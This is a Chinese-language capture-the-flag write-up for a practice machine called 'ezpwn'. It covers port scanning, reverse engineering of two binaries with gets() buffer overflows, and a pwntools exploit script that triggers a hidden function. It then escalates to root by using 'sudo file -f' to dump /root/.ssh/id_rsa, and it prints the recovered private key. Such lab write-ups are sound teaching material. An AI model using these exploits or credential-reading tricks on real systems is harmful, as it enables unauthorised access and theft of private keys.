

ezpwn靶机

端口扫描

通过tscan扫描出以下端口

The screenshot shows a network scanning interface. At the top, there are tabs for '选择项目' (Select Project), 'Default' (selected), '刷新' (Refresh), and '共1行' (1 row). Below this is a search bar with the IP address '192.168.1.166'. To the right are configuration options: '端口' (Port) with radio buttons for 'Web端口' (Web Port), 'Top100', 'Top1000', and '过滤打印机' (Filter Printer); '配置' (Config) with radio buttons for '常见RCE' (Common RCE), '精简端口' (Simplified Ports), '全端口' (All Ports) (selected), and '自定义' (Custom); and '线程' (Threads) set to 500, with a '超时(ms)' (Timeout ms) dropdown. Below these are sections for '密码破解' (Password Cracking), '端口指纹' (Port Fingerprinting), '存活探测' (Alive Detection), and 'POC检测' (POC Detection). The main content area shows a summary for port 1-65535 with a status of '存活' (Alive) and 100% completion. Below this is a table with columns: ID, Host, Port, Proto, Target, Banner, Code, and Title. The table lists 6 ports: 80 (HTTP), 22 (SSH), 25 (SMTP), 110 (POP3), 6538 (HTTP), and 9999 (ABYSS). The banner for port 80 indicates Apache Web Server version 2.4.62 (Debian). The banner for port 6538 indicates SimpleHTTP/0.6 Python/3.9.2 and SimpleHTTPServer 0.6.

ID	Host	Port	Proto	Target	Banner	Code	Title
1	192.168.1.166	80	HTTP	http://192.168.1.166:80	Apache-Web-Server Apache/2.4.62 (Debian)	200	None
2	192.168.1.166	22	SSH	192.168.1.166:22	OpenSSH 8.4p1 Debian 5+deb11u3	0	
3	192.168.1.166	25	SMTP	192.168.1.166:25	UnKnown	0	
4	192.168.1.166	110	POP3	192.168.1.166:110	UnKnown	0	
5	192.168.1.166	6538	HTTP	http://192.168.1.166:6538	SimpleHTTP/0.6 Python/3.9.2 SimpleHTTPServer 0.6	200	Directory listing for /
6	192.168.1.166	9999	ABYSS	192.168.1.166:9999		0	

发现有二个6538和9999端口

查看6538端口



Directory listing for /

- overflow

溢出漏洞

发现有一个文件

结合靶机名应该是elf文件

```
sakuya@sakuya:~/Desktop/1111$ checksec overflow
[*] '/home/sakuya/Desktop/1111/overflow'

Arch: amd64-64-little
RELRO: No RELRO
Stack: No canary found
NX: NX unknown - GNU_STACK missing
PIE: No PIE (0x400000)
Stack: Executable
RWX: Has RWX segments
Stripped: No
Debuginfo: Yes
```

确实是一个elf文件

保护全关了

我们把他拖到ida里面看看

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    init();
    start();
    return 0;
}
```

我们跟进一下start()函数

```
int __cdecl start()
{
    char a[12]; // [rsp+8h] BYREF
    char c[2]; // [rsp+1Bh] [rbp-5h]
    char b[3]; // [rsp+1Dh] [rbp-3h]

    gets(a);
    if ( b[1] == 115 && c[1] == 112 )
        port();
    return 0;
}
```

gets(a)这里存在溢出漏洞

start函数里面要求b[1]要等于115 也就是s

c[1]要求等于112 也就是p

查看port()函数

The screenshot shows the IDA Pro interface with the 'Functions' view open. The function 'port' is selected. The pseudocode view displays the following code:

```
void __cdecl port()
{
    printf(format);
    system("/bin/bash /home/a/overflow/port.sh");
}
```

会执行一个shell脚本

还会输出一段文字


但是文字这里乱码了

The screenshot shows the IDA Pro interface with the 'Hex View' tab selected. The assembly code is displayed as follows:

```
.rodata:00000000402005 db 0
.rodata:00000000402006 db 0
.rodata:00000000402007 db 0
.rodata:00000000402008 ; const char format[4]
.rodata:00000000402008 format db '鏉懃', ; DATA XREF: port+410
.rodata:0000000040200C db 0A4h
.rodata:0000000040200D db 84h
.rodata:0000000040200E db 0E7h
.rodata:0000000040200F db 9Ah
.rodata:00000000402010 db 84h
.rodata:00000000402011 db 0E7h
.rodata:00000000402012 db 0ABh
.rodata:00000000402013 db 0AFh
.rodata:00000000402014 db 0E5h
.rodata:00000000402015 db 8Fh
.rodata:00000000402016 db 0A3h
.rodata:00000000402017 db 0E5h
.rodata:00000000402018 db 0B7h
.rodata:00000000402019 db 0B2h
.rodata:0000000040201A db 0E5h
.rodata:0000000040201B db 0BCh
.rodata:0000000040201C db 80h ; €
.rodata:0000000040201D db 0E6h
.rodata:0000000040201E db 94h
.rodata:0000000040201F db 0BEh
.rodata:00000000402020 db 0
.rodata:00000000402021 db 0
.rodata:00000000402022 db 0
.rodata:00000000402023 db 0
.rodata:00000000402024 db 0
.rodata:00000000402025 db 0
.rodata:00000000402026 db 0
.....00000000402027 db ?
```

回到start()函数这里

查看start函数栈结构



我们结合这个函数栈结构

我们可以写出这个溢出漏洞的exp从而触发port函数

9999端口上的服务猜测就是这个程序被绑上去了

exp:

```
from pwn import *
p=remote('192.168.1.166',9999)
payload=b'p'*(0x11-0x3)+b's'*(0x3)
p.sendline(payload)
p.interactive()
```

成功执行

```
[*] Opening connection to 192.168.1.166 on port 9999
[*] Opening connection to 192.168.1.166 on port 9999: Trying 192.168.1.166
[+] Opening connection to 192.168.1.166 on port 9999: Done
[*] Switching to interactive mode
某处的端口已开放
```

再次扫描端口

输出了刚刚我们看不到的文字

提示我们有新的端口开放了

我们再次扫描端口

此时多了一个11450的端口

ID	Host	Port	Proto	Target	Banner	Code	Title	Area
1	192.168.1.166	25	SMTP	192.168.1.166:25	UnKnown	0		
2	192.168.1.166	110	POP3	192.168.1.166:110	UnKnown	0		
3	192.168.1.166	80	HTTP	http://192.168.1.166:80	Apache-HTTP-Server/2.4.62 Apache/2.4.62 (Debian) Apache-Web-Server	200	None	
4	192.168.1.166	22	SSH	192.168.1.166:22	OpenSSH 8.4p1 Debian 5+deb11u3	0		
5	192.168.1.166	6538	HTTP	http://192.168.1.166:6538	SimpleHTTP/0.6 Python/3.9.2 SimpleHTTPServer 0.6	200	Directory listing for /	
6	192.168.1.166	9999	ABYSS	192.168.1.166:9999		0		
7	192.168.1.166	11450	HTTP	http://192.168.1.166:11450	SimpleHTTP/0.6 Python/3.9.2 SimpleHTTPServer 0.6	200	Directory listing for /	

访问11450



Directory listing for /

- [hint](#)
- [ret2text](#)

有一个hint和ret2text文件

hint里面有提示

```
password and username in the program
(offset)
```

貌似提示我们密码和账号在这个程序之中

密码下面还有一个offset

可能指的是偏移量

ret2text

下载ret2text并拖入ida中

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    init();
    start();
    return 0;
}
```

Line 9 of 25

Graph overview

也有一个start()函数

```
int __cdecl start()
{
    char a[10]; // [rsp+6h] [rbp-Ah] BYREF
    printf(format);
    gets(a);
    return 0;
}
```

Line 9 of 25

ata Unexplored External symbol Lumina function

| IDA View-A Pseudocode-A Hex View-1 Structures

.rodata:000000000402003 db 0
.rodata:000000000402004 ; const char command[]
.rodata:000000000402004 command db '/bin/bash',0 ; DATA XREF: shell+4↑o
.rodata:00000000040200E ; const char format[6]
.rodata:00000000040200E format db 'a:鰐戻' ; DATA XREF: start+8↑o
.rodata:000000000402014 db 0A6h
.rodata:000000000402015 db 0BBh
.rodata:000000000402016 db 73h ; s
.rodata:000000000402017 db 68h ; h
.rodata:000000000402018 db 65h ; e
.rodata:000000000402019 db 6Ch ; l
.rodata:00000000040201A db 6Ch ; l
.rodata:00000000040201B db 0E8h
.rodata:00000000040201C db 0BFh
.rodata:00000000040201D db 98h
.rodata:00000000040201E db 0E6h
.rodata:00000000040201F db 9Ch
.rodata:000000000402020 db 89h
.rodata:000000000402021 db 0E5h
.rodata:000000000402022 db 0A4h
.rodata:000000000402023 db 9Ah
.rodata:000000000402024 db 0E8h
.rodata:000000000402025 db 0BFh
.rodata:000000000402026 db 9Ch
.rodata:000000000402027 db 0E5h
.rodata:000000000402028 db 91h
.rodata:000000000402029 db 0A2h
.rodata:00000000040202A db 0
.rodata:00000000040202A _rodata ends
.rodata:00000000040202A
LOAD:00000000040202B ; ======
LOAD:00000000040202B
LOAD:00000000040202B ; Segment type: Pure data
LOAD:00000000040202B ; Segment permissions: Read
LOAD:00000000040202B LOAD segment mempage public 'DATA' use64
LOAD:00000000040202B assume cs:LOAD
LOAD:00000000040202B ;org 40202Bh
LOAD:00000000040202B align 4
LOAD:00000000040202B ends

也是会输出一段文字 也是乱码了

旁边函数栏有个shell()函数

The screenshot shows the IDA Pro interface. On the left, the 'Functions' view lists various symbols, many of which are highlighted in pink. On the right, the assembly pseudocode for a function named '_cdecl shell()' is displayed:

```
void __cdecl shell()
{
    system("/bin/bash");
}
```

是个后门函数

我们把ret2text文件放到linux里面执行看看会输出什么

```
sakuya@sakuya:~/Desktop/1111$ ./ret2text
a:我离shell还有多远呢
```

这个a和上个程序里面执行port.sh的路径中的home目录下面的一个账号目录同名

猜测a就是账号名

离shell还有多远呢与hint里面的offset(偏移量)有关

可能密码就是a到达栈溢出处的ret的距离

回到函数栈结构中查看

```

Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions IDA View-A Pseudocode-B Stack of start Pseudocode-A
Function name Segme
_init_proc .init
sub_401020 .plt
_system .plt
_printf .plt
_gets .plt
_setvbuf .plt
_start .text
_dl_relocate_static_pie .text
deregister_tm_clones .text
register_tm_clones .text
__do_global_dtors_aux .text
frame_dummy .text
shell .text
init .text
start .text
main .text
__libc_csu_init .text
__libc_csu_fini .fini
_term_proc extern
system extern
printf extern
__libc_start_main extern
gets extern
setvbuf extern
__gmon_start__ extern

```

猜测密码就是 $0xa + 0x8$ 的这个长度

即 $0x12$

我们试试 18 或者 $0x12$ 去登录a账号

```

$ ssh a@192.168.1.166
The authenticity of host '192.168.1.166 (192.168.1.166)' can't be established.
ED25519 key fingerprint is SHA256:02iH79i8Pg0wV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:7: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
  ~/.ssh/known_hosts:9: [hashed name]
  ~/.ssh/known_hosts:10: [hashed name]
  ~/.ssh/known_hosts:11: [hashed name]
  ~/.ssh/known_hosts:12: [hashed name]
  ~/.ssh/known_hosts:13: [hashed name]
  (18 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.166' (ED25519) to the list of known hosts.
a@192.168.1.166's password:
Linux ezipwn 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Nov  2 00:36:12 2025 from 192.168.43.55
a@ezpwn:~$ 

```

使用 $0x12$ 成功登录

```

a@ezpwn:~$ ls
overflow  pwn  ret2text  user.txt
a@ezpwn:~$ cat user.txt
flag{ez_pwn_192dnkwl_usserR}
a@ezpwn:~$ 

```

拿到user的flag

root

```
sudo -l
```

看看可以执行什么命令

```
a@ezpwn:~$ sudo -l
sudo: unable to resolve host ezpwn: Name or service not known
[sudo] password for a:
Matching Defaults entries for a on ezpwn:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User a may run the following commands on ezpwn:
    (ALL) /usr/bin/file
```

发现可以执行file命令

我们现在可以任意读文件

```
a@ezpwn:~$ sudo file -f /root/.ssh/id_rsa
sudo: unable to resolve host ezpwn: Name or service not known
-----BEGIN OPENSSH PRIVATE KEY----- (No such file or directory)
b3BlbnNzaC1rZKtdjEAAAAABG5vbmuAAAAEBm9uZQAAAAAAAAAAACFwAAAAdzc2gtcn: cannot open `b3BlbnNzaC1rZKtdjEAAAAABG5vbmuAAAAEBm9uZQAAAAAAAAAAACFwAAAAdzc2gtcn'
y)NhAAAAAwEAQQAAgEAx6B2I1GGMqyVw4WxXxlXG0xnGrH2SQGRvBpjDR8d12rf9w7imoFo: cannot open `NhAAAAAwEAQQAAgEAx6B2I1GGMqyVw4WxXxlXG0xnGrH2SQGRvBpjDR8
y)PgW2hlJX5k1/GMDlyAXxhmeLJiM/ZVCmpL54Yo/+MKRrJlcN816MxXMO1
y)\_JxYYN8B3k1zVTPps6wFzQTjyg8cG23m6sIsLYfbYYQn+WLiIPFX18489JqWQgbV
y)i1k/cYy3am0WHybJiNtaeTeAzDeOHfunhA9fZ7Ai3bVfv5/ri+1+3qaPI1sKy2Ysy
tufY: cannot open `ikj/cYy3am0WHybJiNtaeTeAzDeOHfunhA9fZ7Ai3bVfv5/ri+1+3qaP
y)Ko8YIKHTrMoJ1YoFVXIG0Z2u0ElSqWhHDDOnB2wOSVBYMsP8K9URqqufriet9rmS67b
QR4: cannot open `Ko8YIKHTrMoJ1YoFVXIG0Z2u0ElSqWhHDDOnB2wOSVBYMsP8K9URqquf
y)7kFk0yfRuFV2QGks4wKfsUNxrscpkCt+dMbgJdMoJHtcb4IYuNET5
y)ICrI6ATX1zaw0R5v05bs5rPw+DuJHLLi3J4+Jcgy/Y2Fxmp4U1KDbB/o
y)7a1l917W8/R3tp+j55GF2pwghA5iBZIYAGP1HdWrc4830J+45E387ThM2
y)U99pACG6XIm600BK1QwoABefBj1XSeCS9/l1DNCFXF9HnuRpT4lr0rqEP
y)ci2oJQNQrf1P0YSsuaLlaLy733V/TBHCKCqsMY5Q19cmsmyqNqdceAvxIT5TT/iK8ryF:
cannot open `ci2oJQNQrf1P0YSsuaLlaLy733V/TBHCKCqsMY5Q19cmsmyqNqdceAv
y)UAAAAdQ6xJ5q+sSeasAAAHC3NoLXjzYQAAgEAx6B2I1GGMqyVw4WxXxlXG0xnGrH2SQ
GR: cannot open `UAAAAdQ6xJ5q+sSeasAAAHC3NoLXjzYQAAgEAx6B2I1GGMqyVw4WxXxl
y)vBpjDR8d12rf9w7imoFOPgW2hlJX5k1/GMDlyAXxhmeLJiM/ZVCmpL54Y
y)6MxXMO1e/n5Md4+02vzdlJxYYN8B3k1zVTPps6wFzQTjyg8cG23m6sIsLYfbYYQn+WL
iIPFX18489JqWQgbV1Eiikj/cYy3am0WHybJiNtaeTeAzDeOHfunhA9fZ7Ai3bVfv5/ri:
cannot open `IPFX18489JqWQgbV1Eiikj/cYy3am0WHybJiNtaeTeAzDeOHfunhA9f
y)+1+3qaPI1sKy2YsyufYKo8YIKHTrMoJ1YoFVXIG0Z2u0ElSqWhHDDOnB2wOSVBYMsP8K9:
cannot open `+1+3qaPI1sKy2YsyufYKo8YIKHTrMoJ1YoFVXIG0Z2u0ElSqWhHDDOnB
y)URqqufriet9rmS67bQR47kFk0yfRuFV2QGks4wKfsUNxrscpkCt+dMbgJdMoJHtcb4I:
cannot open `URqqufriet9rmS67bQR47kFk0yfRuFV2QGks4wKfsUNxrscpkCt+dMbg
y)YuUNET5djMbaOehhx+JICrI6ATX1zaw0R5v05bs5rPw+DuJHLLi3J4+Jcgy/Y2Fxmp4U:
cannot open `YuUNET5djMbaOehhx+JICrI6ATX1zaw0R5v05bs5rPw+DuJHLLi3J4+
y)1KDbB/Oo0k8ln4lIKTg/7a1l917W8/R3tp+j55GF2pwghA5iBZIYAGP1HdWrc4830J+45E:
cannot open `1KDbB/Oo0k8ln4lIKTg/7a1l917W8/R3tp+j55GF2pwghA5iBZIYAGP1H
y)387ThM2uW3voooBQKuB99pACG6XIm600BK1QwoABefBj1XSeCS9/l1DNCFXF9HnuRpT4:
cannot open `387ThM2uW3voooBQKuB99pACG6XIm600BK1QwoABefBj1XSeCS9/l1D
y)Lr0rqEPssan9n4pFvaMc1o2oJQNQrf1P0YSsuaLlaLy733V/TBHCKCqsMY5Q19cmsmyq:
cannot open `Lr0rqEPssan9n4pFvaMc1o2oJQNQrf1P0YSsuaLlaLy733V/TBHCKCqs
y)NqdceAvxIT5TT/iK8ryFUAAAADAQABAAACAB+cj1ikbkXUApfRoLktnqCLMmTaNbCwts:
cannot open `NqdceAvxIT5TT/iK8ryFUAAAADAQABAAACAB+cj1ikbkXUApfRoLktnq
y)qoLhbKhSKkkroEMT0tqjePx0UdcOcpRW54w3Ln955Eqf0eBYAiyj0m8V
y)hv0ee5/PYipWQvggw4ne3XHpnpgdrmlnjUjy9HuYKYi/7GI5XZvvB5+F
y)psBrzkdFu4mV4HkwR90086d+YchCZHB/0QGyFrqR2tpnljIjhNZWQ8BilpsHc9yXfy:
cannot open `psBrzkdFu4mV4HkwR90086d+YchCZHB/0QGyFrqR2tpnljIjhNZWQ8
y)/nkElyc7CatdWZiRoi/zHPU/y090Y7codhPDzMg3a/qDib7FlueUNLiD
y)iVL70ZkuJLPB8htHj1R2C7rjqql7Jofh5RNuQ8CnQsdZKE+BEJE1e
y)
```

发现root账号配置了ssh密钥登录

猜测可能可以使用密钥登录root账号

```
sudo file -f /root/.ssh/id_rsa > a
cat a|awk -F'`'|'{print $2}'|cut -d\` -f1 > id2 #这行命令是sublarge教的
```

整理一下格式

```
a@ezpwn:~$ cat a|awk -F'' '{print $2}'|cut -d\` -f1 > id2
a@ezpwn:~$ cat id2
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
a@ezpwn:~$
```

拿着密钥登录试试

```
root@ezpwn:~$ ssh root@192.168.1.166 -i id2
The authenticity of host '192.168.1.166 (192.168.1.166)' can't be established.
ECDSA key fingerprint is SHA256:IV6iZTL6D//10jh0d8XoSMepPgjyUfV/FpQmf3q35Hg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.166' (ECDSA) to the list of known hosts.
Linux ezpwn 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Nov  2 04:36:52 2025 from 192.168.1.118
root@ezpwn:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ezpwn:~# ls
rt.txt
root@ezpwn:~# cat rt.txt
flag{4z_pW'_r;o1t}
root@ezpwn:~#
```

成功提权